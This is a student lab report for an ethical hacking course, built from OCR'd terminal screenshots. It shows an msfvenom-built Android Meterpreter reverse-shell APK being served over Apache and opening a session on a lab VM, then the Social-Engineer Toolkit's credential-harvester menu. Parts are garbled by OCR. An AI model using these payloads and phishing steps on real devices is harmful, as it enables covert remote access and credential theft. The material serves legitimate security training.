

Lab 11: Hacking Mobile Platforms

Course Name: Ethical Hacking and Offensive Security(HOD401)

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Instructor Name: Mai Hoàng Đỉnh

Lab Due Date: 19/10/2023

1. Hack Android Devices

1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security
- Open Parrot and Android



"the quieter you become, the more you are heard"

VKali - VMware Workstation

File Edit View VM Tabs Help | || | + | | | | | | | | | |

VKali Android

File Actions Edit View Help

File System Home

```
—(kali㉿kali)-[~]
$ sudo service postgresql start
[sudo] password for kali:
```

```
—(kali㉿kali)-[~]
$ ifconfig
br-389e2480cbce: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
        ether 02:42:45:b5:11:20 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:fe:f8:5e:04 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.13 netmask 255.255.255.0 broadcast 10.10.10.255
        inet6 fe80::3322:884a:6f85:8eb7 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:b2:e3:82 txqueuelen 1000 (Ethernet)
            RX packets 2 bytes 402 (402.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 24 bytes 3745 (3.6 Kib)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 63 bytes 32304 (31.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 63 bytes 32304 (31.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

—(kali㉿kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10228 bytes
```

VKali - VMware Workstation

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VKali X Android X

File Actions Edit View Help


```
(kali㉿kali)-[~]
$ mkdir /var/www/html/share

(kali㉿kali)-[~]
$ cp Desktop/Backdoor.apk /var/www/html/share

(kali㉿kali)-[~]
$ sudo service apache2 start

(kali㉿kali)-[~]
$
```

Home



VKali - VMware Workstation

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VKali | Android |

1 2 3 4 5 6 7 |

kali@kali: ~

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ mkdir /var/www/html/share

(kali㉿kali)-[~]
$ cp Desktop/Backdoor.apk /var/www/html/share

(kali㉿kali)-[~]
$ sudo service apache2 start

(kali㉿kali)-[~]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.13
lhost => 10.10.10.13
msf6 exploit(multi/handler) > option
[*] Unknown command: option
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name Current Setting Required Description
```

Name	Current Setting	Required	Description
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
```


Name	Current Setting	Required	Description
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	
0	Wildcard Target

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.10.13:4444
■
```



```
VKali - VMware Workstation
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VKali × Android ×
1 2 3 4 5 6 7 | □
File Actions Edit View Help
kali@kali: ~
└──(kali㉿kali)-[~]
    $ mkdir /var/www/html/share

└──(kali㉿kali)-[~]
    $ cp Desktop/Backdoor.apk /var/www/html/share

└──(kali㉿kali)-[~]
    $ sudo service apache2 start

└──(kali㉿kali)-[~]
    $ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.13
lhost => 10.10.10.13
msf6 exploit(multi/handler) > option
[-] Unknown command: option
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
  Name      Current Setting     Required   Description
  --        --            --            --
Payload options (android/meterpreter/reverse_tcp):
  Name      Current Setting     Required   Description
  --        --            --            --
  LHOST     10.10.10.13       yes        The listen address (an interface may be specified)
  LPORT     4444                yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Sending stage (78189 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 → 10.10.10.14:49644) at 2023-10-17 21:07:54 -0400
[!] To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

VKali - VMware Workstation

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VKali 1 2 3 4 5 6 7

kali@kali: ~

```
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Sending stage (78189 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 → 10.10.10.14:49644) at 2023-10-17 21:07:54 -0400
sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer       : localhost
OS            : Android 9 - Linux 4.19.80-android-x86-g914c6a3 (i686)
Architecture   : x86
System Language: en_US
Meterpreter    : dalvik/android
meterpreter > ifconfig

Interface 1
_____
Name      : wlan0 - wlan0
Hardware MAC : 00:0c:29:04:05:3a
MTU       : 1500
IPv4 Address : 10.10.10.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::bb3d:6cc8:7dfc:11cf
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff::

Interface 2
_____
Name      : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1452

Interface 3
_____
Name      : wifi_eth - wifi_eth
Hardware MAC : 00:0c:29:04:05:3a
MTU       : 1500
IPv6 Address : fe80::20c:29ff:fe04:53a
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff::

Interface 4
_____
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::

Interface 5
_____
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

VKali - VMware Workstation

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VKali X Android X

File Actions Edit View Help

IPv6 Address : fe80::bb3d:6cc8:7dfc:11cf
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 2

Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU : 1452

File System

Interface 3

Name : wifi_eth - wifi_eth
Hardware MAC : 00:0c:29:04:05:3a
MTU : 1500
IPv6 Address : fe80::20c:29ff:fe04:53a
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 4

Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5

Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480


meterpreter > pwd
/data/user/0/com.metasplloit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps

Process List

PID	Name	User

1.2 Harvest Users' Credentials using the Social-Engineer Toolkit

- Open Parrot and Android



VKali - VMware Workstation

File Edit View VM Tabs Help | ||| | | | | | | | | | | | | | | | | |

VKali X Android X

File Actions Edit View Help

```
IPv6 Address : Fe80::bb3d:occ8:7dfc:11cf
IPv6 Netmask : ::ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 2 : ::d8888:88888888?::a888888b:::
Name : ::dP:::888888888888:::Yb:::
Hardware : dP:::Y888888888P:::Yb:::
MTU : d8:::Y8888888P:::8b:::
:::88:::Y888888P:::88:::
:::Y8baaaaaaaaaaa88P:::Y8aaaaaaaaad8P:::
Interface 3 : Y888888888888P:::Y88888888888P:::88
:::88:::88:::88:::88:::88:::88:::88:::88
Name : 888888888888b:::
Hardware : 88888888888888
MTU : 88888888888888
IPv6 Address : 88::88::88::88::88
IPv6 Netmask : 88::88::88::88::88
`:::88::88::P:::88:::88:::88
`:::88::88:::88:::88:::88
Interface 4 : ::::::::::::
Name : lo - lo
[—]are MAC The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
IPv4 Address : 127.0.0.1 Version: 8.0.3
IPv4 Netmask : 255.0.0.0 Codename: 'Maverick'
[—]Address Follow us on Twitter: @TrustedSec [—]
[—]Netmask Follow me on Twitter: @HackingDaveFF:FFFF [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
Interface The one stop shop for all of your SE needs.

Name: The Social-Engineer Toolkit is a product of TrustedSec.
Hardware MAC : 00:00:00:00:00:00
MTU Visit: https://www.trustedsec.com

net It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
meterpreter > cd /sdcard
meterpreter > pwd
>Select from the menu:
meterpreter > ps
 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About
 4890 com.metasploit.stage u0_a77
 4954 ps u0_a77
set> 
meterpreter >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

VKali - VMware Workstation

File Edit View VM Tabs Help | | Shell No. 1

VKali **Android**

Shell No. 1

File Actions Edit View Help

```
[root]# ipconfig
IPV4 Address : Fe:MM:ch3d:6c8t7dfc:1 MM.
IPV4 Netmask : 0:MN:FFFF:FFFF:FFFF:0:MM.
IPV6 Address : 0:MM:FFFF:FFFF:FFFF:FFFF:FFFF:0:MM.
IPV6 Netmask : 0:MM:FFFF:FFFF:FFFF:FFFF:FFFF:MM.
Interface 1: MM .88888888888888888888888888888888. M7
IPV4 Address : Fe:MM:ch3d:6c8t7dfc:1 MM.
IPV4 Netmask : 0:MN:FFFF:FFFF:FFFF:0:MM.
Name       : MMip0t0tu .. 888.MMMMM .M.
Hardware MAC : MM:00:00:00:00:888. M.
MTU        : MM:152. 888.MMMMMMMMMMM. M.
IPV6 Address : fe80:0:MM:2910410538:MM.
IPV6 Netmask : FE80::,MMMM:MMMM:MMMM
IPV6 Gateway : https://www.trustedsec.com

[---]Face 4 The Social-Engineer Toolkit (SET)      [---]
[---]Created by: David Kennedy (ReL1K)      [---]
[---]Name: SET v8.0.3                           Version: 8.0.3
[---]Hardware MAC: 00:00:00:00:00:00 Codename: 'Maverick'
[---]Follow us on Twitter: @TrustedSec      [---]
[---]Address Follow me on Twitter: @HackingDave      [---]
[---]Network Homepage: https://www.trustedsec.com      [---]
IPV4 Address : fe80:0:MM:2910410538:MM.
IPV4 Netmask : FE80::,MMMM:MMMM:MMMM
IPV4 Netmask : https://www.trustedsec.com

The Social-Engineer Toolkit is a product of TrustedSec.
Interface 5: eth0
Visit: https://www.trustedsec.com
Name: TrustedSec-SET-010
Note: It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

set> [Enter] > [Enter]

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
VKali - VMware Workstation
File Edit View VM Tabs Help ||| 
VKali | Android
File Actions Edit View Help
9) PowerShell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set>webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set>webattack>
```

VKali - VMware Workstation

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VKali Shell No. 1

File Actions Edit View Help

and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.


